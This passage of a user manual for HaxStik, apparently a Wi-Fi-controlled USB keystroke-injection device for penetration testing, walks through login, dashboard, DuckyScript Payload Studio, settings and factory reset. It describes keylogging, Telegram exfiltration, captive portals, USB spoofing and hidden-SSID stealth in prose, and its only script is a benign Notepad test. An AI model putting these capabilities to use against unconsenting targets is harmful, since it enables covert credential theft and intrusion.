- **Disconnected from HaxStik network:** Some devices automatically disconnect from networks with no internet after a few seconds. Check your WiFi connection — reconnect to HAXSTIK_OS and immediately open 192.168.4.1 before your device disconnects.
- **Try the /admin path:** If 192.168.4.1 does not respond, try 192.168.4.1/admin directly — this path always serves the dashboard regardless of captive portal state.

3.4 Accessing the Dashboard & First Login

With your device connected to the HAXSTIK_OS WiFi network, open any browser and navigate to 192.168.4.1. The HaxStik OS interface loads through a three-stage sequence: an intro splash screen, a mandatory safety agreement page, and finally the login screen.

Stage 1 — Intro Splash Screen

The first thing you see when 192.168.4.1 loads is the HaxStik intro splash screen. This is a full-screen animated loading screen showing the HAX•STIK branding. A glowing START button appears at the centre of the screen. Click or tap START to proceed.


Stage 2 — Operator Safety Agreement

After tapping START, the Operator Safety Agreement page appears immediately. This is a mandatory step — you cannot reach the login screen until you have read all terms and actively ticked the agreement checkbox. The PROCEED button is disabled (greyed out) until the checkbox is ticked.

This agreement is built directly into the HaxStik OS firmware and is shown every time a new browser session begins. It is there to remind every operator of their legal and ethical responsibilities before using the device. Read all four sections carefully:

Once you have read all sections and are ready to confirm you understand and agree, tick the checkbox. The I AGREE — PROCEED button will activate and glow orange. Tap it to proceed to the login screen.

Stage 3 — Login Screen



HaxStik OS login screen — SYSTEM ACCESS at 192.168.4.1

After agreeing to the safety terms, the SYSTEM ACCESS login screen appears. This is a dark-themed, hacker-style login modal with red glow effects. It has two fields and one button:

- **IDENTITY field:** Enter your dashboard username. Default: admin
- **PASSPHRASE field:** Enter your dashboard password. Default: haxstik
- **AUTHENTICATE button:** Click or tap to submit your credentials.

If the credentials are correct, the dashboard loads immediately. If incorrect, a red ACCESS DENIED message appears below the button. The login session uses a cookie with a randomly generated token that is unique to each boot — this means if HaxStik is rebooted while you are logged in, you will need to log in again.


Default Login Credentials

Username (IDENTITY)	`admin`
Password (PASSPHRASE)	`haxstik`

> ℹ️ **Browser Compatibility**
> HaxStik OS works with all modern browsers: Google Chrome (recommended), Mozilla Firefox, Microsoft Edge, Safari (iOS and macOS), and Android Browser / Samsung Internet. JavaScript must be enabled. The dashboard is fully responsive and works on mobile screens. Avoid Internet Explorer — it is not supported.

3.5 Dashboard Overview — Every Section Explained

After successful login, the full HaxStik OS dashboard loads. Take a moment to familiarize yourself with every element on the screen before doing anything else. Understanding the layout completely will make every operation faster and more confident.



HaxStik OS main dashboard — the command centre for all operations

The Header

At the top of every page you will see the HAX•STIK logo in large bold text with the tagline INJECT. EXECUTE. CONTROL. below it. This header is always visible regardless of which tab you are on. It confirms you are connected and authenticated to the correct device.

Navigation Tabs

Below the header are four navigation tabs that give you access to every section of HaxStik OS:

- **DASHBOARD:** The home screen showing the Payload Library, Emergency Stop, system log, and the file list of all saved payload scripts.
- **PAYLOAD STUDIO:** The built-in code editor for writing, editing, saving, and deploying DuckyScript payloads.
- **TOOLS:** The security testing tool modules — USB Identity Spoofer, Live Keystroke Monitor, Captive Portal, Mouse Jiggler, and OS Detection. These are the advanced features covered in detail in Chapters 6 through 9.
- **SETTINGS:** All device configuration — WiFi, credentials, network settings, Telegram exfil, inject speed, boot delay, USB identity, firmware update, and factory reset.

Status Bar

Just below the navigation tabs is a thin status bar showing four live indicators that update in real time:

- **IP Address (192.168.4.1):** Confirms the HaxStik access point IP. This is the address you use in your browser. It never changes unless you factory reset.
- **Connected Clients count:** Shows how many devices are currently connected to HaxStik's WiFi network. In the screenshot above it shows 1 client (your phone). During an engagement this tells you if any unexpected devices have connected to your network.
- **Uptime counter (UP: Xs):** Shows how many seconds HaxStik has been running since the last power-on or reboot. Useful for confirming the device is running and how long it has been active.
- **OS Detection (Unknown / Windows / Linux / macOS):** Shows the result of the last OS detection run. Displays Unknown until you run OS detection from the TOOLS section or use the OS_DETECT command in a payload.

Payload Library

The main content area of the Dashboard tab shows the PAYLOAD LIBRARY — a list of all DuckyScript payload files currently saved on HaxStik's SPIFFS storage. Each file in the list shows the filename and three action buttons:

- **RUN:** Executes the payload immediately on the connected target computer.
- **EDIT:** Opens the payload file in Payload Studio for editing.
- **COPY:** Copies the payload content to the clipboard so you can paste it into your own editor or save it externally.
- **× (Delete button):** Permanently deletes the payload file from HaxStik's storage. This cannot be undone.

EMERGENCY STOP Button

The large red EMERGENCY STOP button at the top of the Payload Library section is one of the most important controls on the dashboard. If a payload is running and something unexpected happens — wrong window is active, the user returns unexpectedly, the target locks, anything — press EMERGENCY STOP immediately. It sends a stop signal to the payload engine, halts injection mid-execution, and releases all held keys. All keyboard modifier keys (Shift, Ctrl, Alt, Windows key) that may have been held down by the payload are released instantly.

> ⚠️ **Know Where This Button Is Before Every Engagement**
> Before running any payload in a real engagement, make sure your phone or laptop is open to the dashboard with EMERGENCY STOP visible. In the unexpected moments when things do not go as planned, you need to reach this button in under one second. Muscle memory for this button is part of professional device operation.

REFRESH LIST Button

The green REFRESH LIST button updates the Payload Library file list from SPIFFS storage. Use it after uploading new payload files or if you think the list might be out of date. In normal operation the list loads automatically on dashboard open.

System Log


At the bottom of every dashboard page is a scrollable system log panel showing HaxStik's internal activity log. Every significant event is logged here in real time with color-coded entries. Reading the system log is the most reliable way to understand exactly what HaxStik is doing at any moment.

- **Green entries (log-ok):** Successful operations — AP started, payload ran, settings saved, OTA up to date.
- **Red entries (log-err):** Errors — WiFi connection failed, file not found, OTA download error.
- **Cyan entries (log-info):** Information — AP IP address, STA connecting, version information, WebSocket connections.

The log from the screenshot above shows a typical startup sequence: HAXSTIK OS Ready → AP IP: 192.168.4.1 → STA connecting (attempt to join internet WiFi) → Cold boot captive disarmed (safety reset) → HAXSTIK OS Ready → WebSocket keylog client connected. This is exactly what you should expect to see on a normal first boot.

3.6 Security Hardening — Change Default Credentials Immediately

This is the single most important configuration step and it must be done before any other use. HaxStik ships with the same default WiFi password and dashboard login on every device. Leaving these defaults unchanged means anyone who finds or borrows your HaxStik can access its dashboard, read your captured loot data, run payloads on connected targets, and access your Telegram bot configuration.



Settings — WiFi Configuration and Access Control sections

Step 1 — Change the Dashboard Login Credentials

Navigate to Settings → ACCESS CONTROL section. You will see two fields:

- **New Username:** Enter your chosen username to replace the default admin. Use something only you would know — not your real name, not admin.
- **New Password:** Enter a strong password. Use at least 12 characters mixing uppercase, lowercase, numbers, and symbols.

1. Enter your new username in the New Username field
2. Enter your new password in the New Password field
3. Tap UPDATE CREDENTIALS
4. The dashboard will show a confirmation and log the change. You are now logged out — log in again with your new credentials to confirm they work before closing the browser.

Step 2 — Change the WiFi SSID and Password

Navigate to Settings → WIFI CONFIGURATION section. Change both the network name (SSID) and the password:

- **New SSID Name:** Choose a WiFi network name that does not reveal this is a security testing device. Avoid 'HaxStik', 'pentest', 'hack', or similar. Choose something generic and unremarkable.
- **New Password:** Choose a strong WiFi password — at least 12 characters. This password is what you will type each time you connect your phone or laptop to operate HaxStik.

1. Enter your chosen SSID in the New SSID Name field
2. Enter your new WiFi password in the New Password field
3. Tap SAVE WIFI SETTINGS
4. HaxStik will reboot to apply the new WiFi settings. Your current browser session will disconnect immediately when the reboot happens.
5. After reboot, reconnect to your new SSID from your phone's WiFi settings
6. Navigate to 192.168.4.1 and log in again with your new dashboard credentials

Stealth Mode — Hidden SSID

The STEALTH MODE section contains the TOGGLE HIDDEN WIFI button. When Hidden SSID mode is active, HaxStik's WiFi network will not appear in anyone's WiFi scan results — the SSID is broadcast as an empty string, making the network invisible to casual scanning. Connecting to a hidden network requires manually entering the SSID name.


This is useful in operational contexts where you do not want your control network to appear in nearby device WiFi scans. However, note that enabling Stealth Mode requires you to reconnect manually each time — your phone's WiFi manager must be configured to remember and reconnect to the hidden network by name.

> ℹ️ **Enabling Stealth Mode**
> Tap TOGGLE HIDDEN WIFI. A reboot is required for this to take effect. After reboot, to reconnect you must go to your phone's WiFi settings, choose Add Network or Other Network, type the SSID name manually, and enter the password. Most phones remember hidden networks once you have connected this way the first time.

> ⚖️ **Credential Security Reminder**
>
> Your dashboard credentials protect access to a device capable of injecting keystrokes into computers, capturing credentials, running captive portals, and exfiltrating data. Treat these credentials with the same seriousness as any other security-sensitive password. Never share them. Never write them in plaintext. Change them if you suspect they have been compromised. If you forget them, factory reset the device — there is no credential recovery mechanism.

3.7 Payload Studio — Write and Run Your First Payload

Payload Studio is the built-in code editor where you write, edit, and deploy DuckyScript payloads — all directly from your browser with no additional tools or software required. Tap the PAYLOAD STUDIO tab in the navigation bar to open it.



Payload Studio — code editor with platform tabs and quick-action shortcut buttons

Payload Studio Interface Overview

The Payload Studio screen is divided into two main sections:

- **Left panel — Editor area:** Contains the IMPORT FILE button, the Filename field, the DuckyScript code editor, and the SAVE/UPDATE button at the bottom.
- **Right panel — Quick-action buttons:** Contains platform target tabs (WIN / MAC / LINUX / DROID) with shortcut buttons, MODIFIERS panel, and SPECIAL KEYS panel. Tapping any button in the right panel inserts the corresponding DuckyScript command at the cursor position in the editor.

IMPORT FILE

The IMPORT FILE section at the top of the left panel allows you to load an existing payload file from your phone or computer's local storage directly into the editor. Tap IMPORT FILE, select the source, browse to your .txt payload file, and tap LOAD. The file contents appear in the editor ready for modification or direct deployment.

Platform Target Tabs — WIN / MAC / LINUX / DROID

The right panel has four platform tabs that switch the shortcut button set:

- **WIN:** Windows-specific shortcuts. Shows: Win+R (open Run dialog), Desktop, Ctrl+Alt+Del, Task Manager, CMD, PowerShell, Lock PC, Explorer, Close App, Alt+Tab.
- **MAC:** macOS-specific shortcuts for Spotlight, Terminal, and common macOS keyboard combinations.
- **LINUX:** Linux-specific shortcuts for opening terminal on common desktop environments.
- **DROID:** Android device shortcuts for use when HaxStik is connected to an Android device via USB OTG adapter.

Tapping any shortcut button inserts the corresponding DuckyScript command(s) into the editor at the current cursor position. This allows rapid payload construction without memorizing every command.

MODIFIERS and SPECIAL KEYS

Below the platform shortcut buttons are two additional panels:

- **MODIFIERS:** CTRL, SHIFT, ALT, WIN/CMD, CTRL+SHIFT, CTRL+ALT — inserts the modifier key name into the editor so you can build key combinations.
- **SPECIAL KEYS:** ENTER, TAB, ESC, SPACE, BACKSPACE (BKSP), DELETE (DEL), INSERT (INS), CAPS LOCK (CAPS), Print Screen (PrtSc) — inserts the key name for use in payloads.

Writing Your First Payload — Hello World

Your first payload will open Notepad on a Windows computer and type a message. This is the standard first test that confirms your HaxStik is injecting keystrokes correctly. On your Windows test computer (not a target — your own machine), plug in HaxStik, connect to the dashboard, then write the following in the editor:

```
REM HaxStik Hello World — First Payload Test
REM Target: Windows

DELAY 2000
GUI r
DELAY 600
STRING notepad
ENTER
DELAY 1000
STRING Hello from HaxStik! My first payload is working.
ENTER
STRING If you can read this, HaxStik is injecting keystrokes correctly.
```

Type this payload into the editor or tap the WIN tab shortcut buttons to insert GUI r quickly. Set the filename to hello_world.txt in the Filename field. Tap SAVE/UPDATE to save the payload to HaxStik's storage.

Running the Payload

1. Make sure your Windows computer is at its desktop with no windows active (click the desktop first)
2. Go back to the DASHBOARD tab in your browser
3. Find hello_world.txt in the Payload Library list
4. Tap RUN
5. Watch your Windows computer screen

You will see: after the 2 second delay, the Run dialog opens (Win+R), notepad is typed and Enter is pressed, Notepad opens, and the two text strings are typed automatically. The whole sequence completes in about 4 seconds.

Understanding What Happened


Breaking down each line of the payload:

- **REM:** Comment line — ignored by the payload engine. Used for notes and documentation.
- **DELAY 2000:** Wait 2000 milliseconds (2 seconds) before starting. This gives the host OS time to fully settle after the payload starts running.
- **GUI r:** Press Windows key + R simultaneously. Opens the Windows Run dialog.
- **DELAY 600:** Wait 600 milliseconds for the Run dialog to appear before typing into it.
- **STRING notepad:** Type the characters n-o-t-e-p-a-d one by one at the current inject speed (default 30ms per character).
- **ENTER:** Press the Enter key to execute the Run dialog command. Notepad opens.
- **DELAY 1000:** Wait 1000 milliseconds for Notepad to fully load before typing into it.
- **STRING ...:** Type the text string into the active window (Notepad). Each character is a separate keystroke.

Every successful payload follows this same pattern: delay for the environment to be ready, action, delay for the result to appear, next action. Timing is everything in DuckyScript — the correct delays make payloads reliable, and incorrect delays cause them to fail. Chapter 10 covers timing in complete detail.

3.8 Settings Overview — Complete Reference

The Settings tab contains all device configuration options. This section provides a complete reference to every settings panel so you know exactly where everything is and what each control does.



WiFi Configuration + Access Control

Network Settings + Telegram Settings

WiFi Configuration

The WIFI CONFIGURATION section at the top of Settings controls HaxStik's own access point name and password. These are the credentials used to connect your phone or laptop to the HaxStik network.

- **New SSID Name:** Changes the WiFi network name broadcast by HaxStik. Applied after saving and rebooting.
- **New Password:** Changes the WiFi password. Minimum 8 characters for WPA2. Applied after saving and rebooting.
- **SAVE WIFI SETTINGS button:** Saves both SSID and password. HaxStik reboots automatically to apply changes.
- **STEALTH MODE — TOGGLE HIDDEN WIFI:** Enables or disables hidden SSID broadcasting. Requires reboot. See Section 3.6 for full details.

Access Control

The ACCESS CONTROL section manages your dashboard login credentials.

- **New Username:** Replaces the current dashboard username.
- **New Password:** Replaces the current dashboard password.
- **UPDATE CREDENTIALS button:** Saves both fields immediately. Takes effect on the next login attempt.

Network Settings

The NETWORK SETTINGS section is used to connect HaxStik to an external internet WiFi network for Telegram exfiltration. This is the STA (Station) mode that runs alongside the main access point.

- **SCAN NEARBY button:** Starts a WiFi scan. HaxStik's AP goes offline for approximately 2 seconds during the scan — your browser will disconnect briefly. After the scan, nearby networks appear in a list showing SSID and signal strength (RSSI in dBm — closer to 0 is stronger). Tap any network to populate the SSID field.
- **MANUAL ENTRY:** Switch to manual mode to type an SSID and password directly without scanning. Use this if your internet network is hidden or if the scan disconnects your session.
- **Signal strength readings:** In the screenshot, networks show values like -39, -78, -80 dBm. -39 dBm is a strong signal. -80 dBm is weak. Connect to a network with a signal above -70 dBm for reliable Telegram exfiltration.

Telegram Settings

The TELEGRAM SETTINGS section configures the Telegram bot exfiltration channel. Internet WiFi connection must be configured and connected first — the section shows a warning if no internet is available.

- **Bot Token:** Your Telegram bot's API token from @BotFather. Covered in full detail in Chapter 9.
- **Chat ID:** The Telegram chat ID where captured data will be sent. Covered in Chapter 9.
- **TEST PING button:** Sends a test message to your configured Telegram bot to confirm the connection is working.

Inject Speed


The inject speed setting controls the delay between each keystroke HaxStik sends to the target. The default is 30 milliseconds. This means each individual key press and release takes 30ms — fast enough to be invisible but slow enough to be reliable on most target systems. If your payloads produce missed characters or garbled output, increasing this value (slowing down injection) usually resolves it. Covered fully in Chapter 10.

Boot Delay

The boot delay setting controls how many seconds HaxStik waits after power-on before executing the configured boot payload. The default is 3 seconds. This delay exists to give the host computer time to fully enumerate the USB device and settle before any keystrokes are injected. On slow computers or virtual machines, increasing this value improves reliability.

3.9 Firmware Update (OTA)

HaxStik v1.0.0 supports Over-The-Air (OTA) firmware updates delivered directly from HaxBD's update server. When a new firmware version is available with new features, bug fixes, or improvements, you can update your device wirelessly through the dashboard — no cables, no flashing tools, and no disassembly required.



Settings — Firmware Update section showing CHIP ID, version, and status

The Firmware Update Section

Scroll down in the Settings tab to find the FIRMWARE UPDATE section. It shows three pieces of information:

- **CHIP ID:** Your device's unique hardware identifier derived from the ESP32-S3 chip's MAC address. This ID is unique to your specific device and is used by the update server to identify and authenticate your device. Keep a note of your CHIP ID — it is useful for support requests.
- **VERSION:** The currently running firmware version. Your device shows v1.0.0.
- **Status message:** Shows the current update state — Your device is up to date when no update is available, or the update stage (checking, available, downloading, downloaded) during an update process.

Prerequisites for OTA Update

Before checking for updates you must:

1. Connect HaxStik to an internet WiFi network via **Settings → NETWORK SETTINGS → SCAN NEARBY** (see Section 3.8)
2. Confirm the STA connection shows Connected with an assigned IP in the system log
3. Keep your browser open on the dashboard throughout the process

OTA Update Process — Step by Step

1. Go to Settings → FIRMWARE UPDATE section
2. Tap CHECK FOR UPDATE — HaxStik contacts **ota.haxbd.com** to check for newer firmware
3. If your device is up to date, you will see Your device is up to date in green. No further action needed.
4. If an update is available, the status changes to show the new version number and a DOWNLOAD UPDATE button appears
5. Tap DOWNLOAD UPDATE — HaxStik downloads the new firmware binary to the OTA staging partition. A progress indicator shows the download percentage. This typically takes 30–90 seconds depending on connection speed.
6. When download completes, the status changes to Downloaded — Ready to activate. An UPDATE AND REBOOT button appears.
7. Tap UPDATE AND REBOOT — HaxStik reboots and boots from the new firmware partition. Your browser session will disconnect for approximately 15–30 seconds.
8. Reconnect to HaxStik WiFi and navigate to 192.168.4.1. Log in and confirm the VERSION shows the new number.

> ✔ **OTA Update Safety Design**
> The OTA system writes new firmware to a separate flash partition that does not overwrite the running firmware. Only after you explicitly tap UPDATE AND REBOOT does the device switch to the new firmware. If power is lost during download, the current firmware continues running normally — the download is simply incomplete and must be retried. Your settings, payloads, and loot data on SPIFFS are not affected by firmware updates.

What to Do If Update Fails

- **Check for update shows error:** The device cannot reach ota.haxbd.com. Verify your STA internet connection is active in the system log. Check your internet WiFi credentials in Network Settings.

- **Download stalls or times out:** A weak internet WiFi signal (-80 dBm or worse) can cause download stalls. Move closer to your internet router and retry. The status will reset to allow a retry attempt.
- **Device reboots but shows old version:** The boot partition may not have switched. This is handled automatically — on next boot, HaxStik detects a staged-but-not-activated update and shows UPDATE AND REBOOT in the dashboard without requiring another download.


3.10 Factory Reset

Factory reset erases all user data and configuration from HaxStik's SPIFFS storage and returns the device to exactly the state it was in when it left the factory. It is a powerful but irreversible operation that should only be used when necessary.

The DANGER ZONE Section

Scroll to the very bottom of the Settings tab to find the DANGER ZONE section. It contains a single button: FORMAT DISK (FACTORY RESET). The name and red styling are intentional warnings that this is a destructive, irreversible operation.

> ⚖️ ⚠️ **DANGER ZONE — This Cannot Be Undone**
> FORMAT DISK (FACTORY RESET) permanently erases ALL data from HaxStik's storage. There is no undo, no recovery, and no backup. Export any important loot data and back up any payload files you want to keep BEFORE triggering a factory reset. You have been warned.



Settings — DANGER ZONE section with FORMAT DISK (FACTORY RESET) button

What Factory Reset Erases

A factory reset formats the entire SPIFFS filesystem. Everything stored there is permanently deleted:

- All payload script files you have saved
- All captured loot data in the loot file
- Your custom WiFi SSID and password — reverts to HAXSTIK_OS / password123
- Your dashboard username and password — reverts to admin / haxstik
- Your USB identity settings — reverts to Logitech USB Keyboard defaults
- Your Telegram bot token, chat ID, and internet WiFi credentials
- All other settings: inject speed, boot delay, captive portal configuration, V3 toggle
- Any custom captive portal HTML you uploaded

What Factory Reset Does NOT Erase

Factory reset formats only the SPIFFS data partition. It does not touch the firmware itself. After a factory reset, HaxStik still runs the same firmware version — it simply has no saved data or configuration. The device works exactly as it did on the day it arrived, running v1.0.0 firmware with all default settings.

When Would You Need a Factory Reset?

- **Forgotten credentials:** If you have forgotten your dashboard username or password and cannot log in, factory reset is the only way to restore access. There is no credential recovery mechanism.
- **Forgotten WiFi SSID or password:** If you changed the SSID/password and cannot reconnect, factory reset restores the known defaults.
- **Corrupted storage:** If the SPIFFS filesystem is in an inconsistent state causing unexpected behavior, factory reset and reconfiguration resolves it.
- **End of engagement:** After a penetration testing engagement, factory reset ensures no captured credentials, loot data, or target-specific payloads remain on the device before it is transported or handed off.
- **Selling or transferring the device:** Always factory reset before transferring ownership to ensure no previous operator's data or configuration remains.

Factory Reset — Step by Step

9. Export any loot data first: go to the Loot Viewer in TOOLS and download all captured data
10. Back up any payload files you want to keep: use the COPY button on each payload in the Dashboard
11. Go to Settings and scroll to the very bottom — DANGER ZONE
12. Tap FORMAT DISK (FACTORY RESET) — a confirmation dialog will appear asking ERASE ALL DATA? with an ERASE ALL confirmation button
13. Tap ERASE ALL to confirm — this is the point of no return
14. HaxStik formats its SPIFFS storage and reboots automatically
15. After approximately 30 seconds, reconnect to HAXSTIK_OS (the default SSID is now restored)
16. Navigate to 192.168.4.1 and log in with the default credentials: admin / haxstik
17. Proceed with first-time configuration as described in this chapter from Section 3.6 onwards

HaxStik is now fully set up. Chapter 4 takes you through every section of the dashboard in complete detail.

PART II

HAXSTIK OS — COMPLETE REFERENCE

Chapter

4

Dashboard & Navigation


A complete deep-dive into every tab, tool, panel, button, and setting in HaxStik OS — with operational guidance for every feature.

Skill Level:

● **BEGINNER** ● **INTERMEDIATE**

4.1 Dashboard Home Screen — Complete Reference

The DASHBOARD tab is the first screen you see after logging in and the one you return to most often during any engagement. Everything needed to deploy a payload, monitor device status, stop a running injection, and read the system log lives on this single screen.



The HAX•STIK Header

At the very top of every page in HaxStik OS is the HAX•STIK logo in large bold text with the tagline INJECT. EXECUTE. CONTROL. beneath it. This header is permanently visible regardless of which tab is active. When you see this header you are authenticated and connected to the correct device. It cannot be customized.

Navigation Tab Bar

Below the header is the main navigation bar with four tabs: DASHBOARD, PAYLOAD STUDIO, TOOLS, and SETTINGS. The active tab has a white underline glow and bold white text. Inactive tabs show in dimmed grey. Tapping any tab switches the content instantly — no page reload. A payload injecting keystrokes continues executing regardless of which tab you are viewing. Only the EMERGENCY STOP button stops execution.

Status Bar — Four Live Indicators

The slim status bar below the navigation tabs shows four real-time indicators that update automatically every few seconds:

Item	Detail
IP Address	Always 192.168.4.1 — the fixed AP address. Never changes. If a different IP appears, a misconfiguration has occurred — factory reset to restore.
Connected Clients	Number of devices on HaxStik's WiFi. 1 = normal (your device). 2 or more during an engagement = unexpected connection — investigate immediately.
Uptime Counter (UP: Xs)	Seconds since last power-on. Resets to 0 on reboot. Confirms the device has not silently rebooted and helps track engagement duration.
OS Detection	Result of the last OS Fingerprint scan: Unknown (not yet run), Windows, Linux, or macOS. Persists until next scan or reboot.

PAYLOAD LIBRARY — Complete Reference

The main content area shows all DuckyScript payload files saved on storage. Each file has four controls:

- **RUN:** Executes the payload immediately. A background task is spawned — only one payload runs at a time. Starting a second payload automatically stops the first.
- **EDIT:** Opens the file in Payload Studio pre-loaded and ready for modification.
- **COPY:** Copies the full script to clipboard for external backup or sharing.
- **× Delete:** Permanently removes the file from storage. A confirmation dialog appears. Deletion cannot be reversed.

> ℹ️ **Payload File Naming**
> Use letters, numbers, hyphens, and underscores. Extension: .txt or .dd.
> Files display roughly alphabetically. Prefix with numbers (01_, 02_)
> to control display order in the library list.

EMERGENCY STOP — Deep Dive

The large red EMERGENCY STOP button is the most important safety control. Understanding exactly what it does — and what it cannot do — is critical for professional operation.

What EMERGENCY STOP Does

- **Kills the payload task:** The running payload task is flagged for termination and exits at its next command boundary — effectively immediate.
- **Releases all held keys:** A USB HID report with all key codes set to 0x00 and all modifier bits cleared is sent. Any HOLD command keys are released.
- **Clears modifier state:** Shift, Ctrl, Alt, and GUI modifier flags are explicitly cleared before the release report is sent.
- **Logs the event:** A red PAYLOAD: stopped entry is written to the System Log.

What EMERGENCY STOP Does NOT Do

- **Does not undo typed keystrokes:** Commands already executed on the target — a pressed Enter, a run PowerShell command — cannot be reversed. Stop only prevents future actions.
- **Does not close opened windows:** Applications opened by the payload remain open. EMERGENCY STOP sends no window-close commands.
- **Does not clear captured loot:** Data already written to the loot file before the stop remains stored.

> ⚠️ **Know This Button Before Every Engagement**
> Before running any payload in a real engagement, keep your dashboard open with EMERGENCY STOP visible. Position your phone so this is the first thing you can tap. In unexpected moments — a user returns, the wrong window is focused, the screen locks — you need this button in under one second.

REFRESH LIST Button

The green REFRESH LIST button triggers a fresh read of the storage filesystem and rebuilds the payload file list. Use it after saving a new payload or if the displayed list appears out of date.

System Log — Complete Reference

The System Log panel at the bottom of every page is HaxStik's real-time internal activity log. Every significant firmware event is logged here with colour-coded text. Three colours are used:

- **Green:** Successful operations — payload completed, settings saved, loot captured, OTA up to date.
- **Cyan:** Informational — AP IP, STA connection attempts and results, WebSocket connections, boot milestones.
- **Red:** Errors and warnings — WiFi failures, OTA errors, storage errors, emergency stop events.

System Log Message Reference

Colour	Example Message	What It Means
● Green	`HAXSTIK OS Ready`	Device fully booted. All services running. Ready for operation.
● Green	`PAYLOAD: finished`	Payload ran to completion without being stopped.
● Green	`Settings saved`	A configuration change was successfully written to storage.
● Green	`LOOT SAVED`	A <<LOOT>> capture was written to the loot file on storage.
● Green	`OTA: up to date (1.0.0)`	Firmware is current. No update is available.
● Green	`KEYLOGGER: ON`	Live keylogger armed. Waiting for payload data from target.
● Cyan	`AP IP: 192.168.4.1`	Access point started successfully. IP address is confirmed.
● Cyan	`STA: connecting to [SSID]...`	Attempting connection to the internet WiFi network.
● Cyan	`STA: got IP 10.x.x.x`	Internet WiFi connected. IP address assigned.
● Cyan	`WS keylog client connected`	A browser opened the live keylogger WebSocket stream.
● Cyan	`Cold boot – captive disarmed`	Safety mechanism — captive portal flag cleared on cold power-on.
● Red	`STA: SSID not found`	Internet WiFi not visible. May be out of range or 5GHz-only.
● Red	`WiFi: Connect failed (code 255)`	Could not join internet WiFi. Wrong password most likely.
● Red	`OTA: connect failed`	Cannot reach update server. Check internet connection.
● Red	`PAYLOAD: stopped`	Payload halted by the Emergency Stop button.
● Red	`SPIFFS mount failed`	Filesystem error. Factory reset may be required.

Normal Boot Sequence — What You Should See

A typical boot with Telegram configured and internet WiFi saved produces this log sequence:

```
[SYSTEM] Ready.
System Nominal.
> AP IP: 192.168.4.1
> STA: connecting to [Your-Internet-WiFi]...
> Cold boot - captive disarmed (safety)
> HAXSTIK OS Ready
> STA: got IP 10.226.161.126
> OTA: up to date (1.0.0)
> WS keylog client connected (id-1, total-1)
```

Cold boot – captive disarmed is the safety mechanism confirming the captive portal was cleared on cold power-on. If internet WiFi is not configured, you will see STA: SSID not found in red instead of the STA lines — this is completely normal and does not affect any other functionality.

4.2 Navigation Menu — Full Structure Map

